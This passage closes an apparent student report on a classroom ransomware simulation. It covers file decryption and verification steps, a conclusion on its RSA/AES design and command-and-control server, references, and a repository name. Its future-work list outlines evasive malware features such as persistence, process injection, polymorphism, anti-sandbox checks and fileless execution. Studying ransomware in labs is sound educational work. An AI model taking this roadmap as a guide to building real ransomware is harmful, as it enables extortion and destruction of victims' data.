4.Decrypting each file (shows progress)
5.Final success message

All files are decrypted

PHASE 6: VERIFICATION


Step 14: Verify File Recovery

1.Check original files are restored

2.Verify .locked files are gone

3.Confirm !!!READ_ME!!!.txt is removed

4.Validate no data corruption



All files are recovered

5. Conclusion and Future Work

This ransomware simulation project successfully demonstrated the complete lifecycle of a ransomware attack in a controlled, educational environment. Through the implementation of hybrid cryptography combining RSA-2048 for key exchange and AES-256-CFB for file encryption, the project provided hands-on experience with real-world attack techniques while maintaining strict safety protocols. The development of a functional command and control server with real-time monitoring capabilities offered valuable insights into attacker infrastructure and victim management systems.

The project served as an effective educational tool for understanding multiple cybersecurity concepts:

- **Cryptographic principles including asymmetric and symmetric encryption**
- **Malware behavior and infection mechanisms**
- **Network security through C2 server communication analysis**
- **Incident response procedures for ransomware attacks**
- **Ethical considerations in security testing and research**

FUTURE WORK

1. Enhanced Cryptography

- Add alternative encryption algorithms (ChaCha20, etc)
- Include digital signature verification for C2 communications

2. Advanced C2 Infrastructure

- Upgrade to HTTPS with proper SSL/TLS certificates
- Implement server redundancy and load balancing
- Develop Bot and REST API for management
- Simulate cryptocurrency payment tracking
- Add victim geolocation and mapping features

3. Malware

- Add persistence mechanisms and process injection
- Implement anti-debugging and anti-analysis techniques
- Develop code polymorphism to evade detection
- Include privilege escalation capabilities
- Simulate network propagation and lateral movement

4. Detection Evasion

- Implement code obfuscation and packing
- Utilize legitimate system tools (LOLBins)
- Develop fileless, memory-only execution
- Include sandbox and VM detection capabilities

Acknowledgments

I extend my sincere thanks to **Mr. Meas Sothearath** for his expert guidance throughout this cryptography course. His instruction in encryption principles and emphasis on ethical security practices were essential to this project's success. We appreciate his dedication to student learning and the valuable cybersecurity foundation he has provided.

6. References

- Python Cryptography Authority. (2024). cryptography Library Documentation. Retrieved from https://cryptography.io/en/latest/

- Pallets Projects. (2024). Flask Web Framework Documentation. Retrieved from https://flask.palletsprojects.com/

- SQLite Consortium. (2024). SQLite Documentation. Retrieved from https://www.sqlite.org/docs.html

- NIST. (2023). Cryptographic Standards and Guidelines (Special Publication 800-175B). National Institute of Standards and Technology.

- MITRE Corporation. (2023). ATT&CK Framework: Ransomware Techniques (T1486). Retrieved from https://attack.mitre.org/techniques/T1486/

- Cybersecurity & Infrastructure Security Agency (CISA). (2023). Ransomware Guide. Retrieved from https://www.cisa.gov/stopransomware

- Kharraz, A., Robertson, W., Balzarotti, D., Bilge, L., & Kirda, E. (2019). Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks. International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment.

- Rivest, R. L., Shamir, A., & Adleman, L. (1978). A method for obtaining digital signatures and public-key cryptosystems. Communications of the ACM.

- Daemen, J., & Rijmen, V. (2002). The Design of Rijndael: AES - The Advanced Encryption Standard. Springer-Verlag.

- SANS Institute. (2023). SEC504: Hacker Tools, Techniques, Exploits and Incident Handling.

- Offensive Security. (2023). Penetration Testing with Kali Linux (PWK) Course.

Appendix

Github Link: **Basic_Ransomware_Using_AES_and_RSA**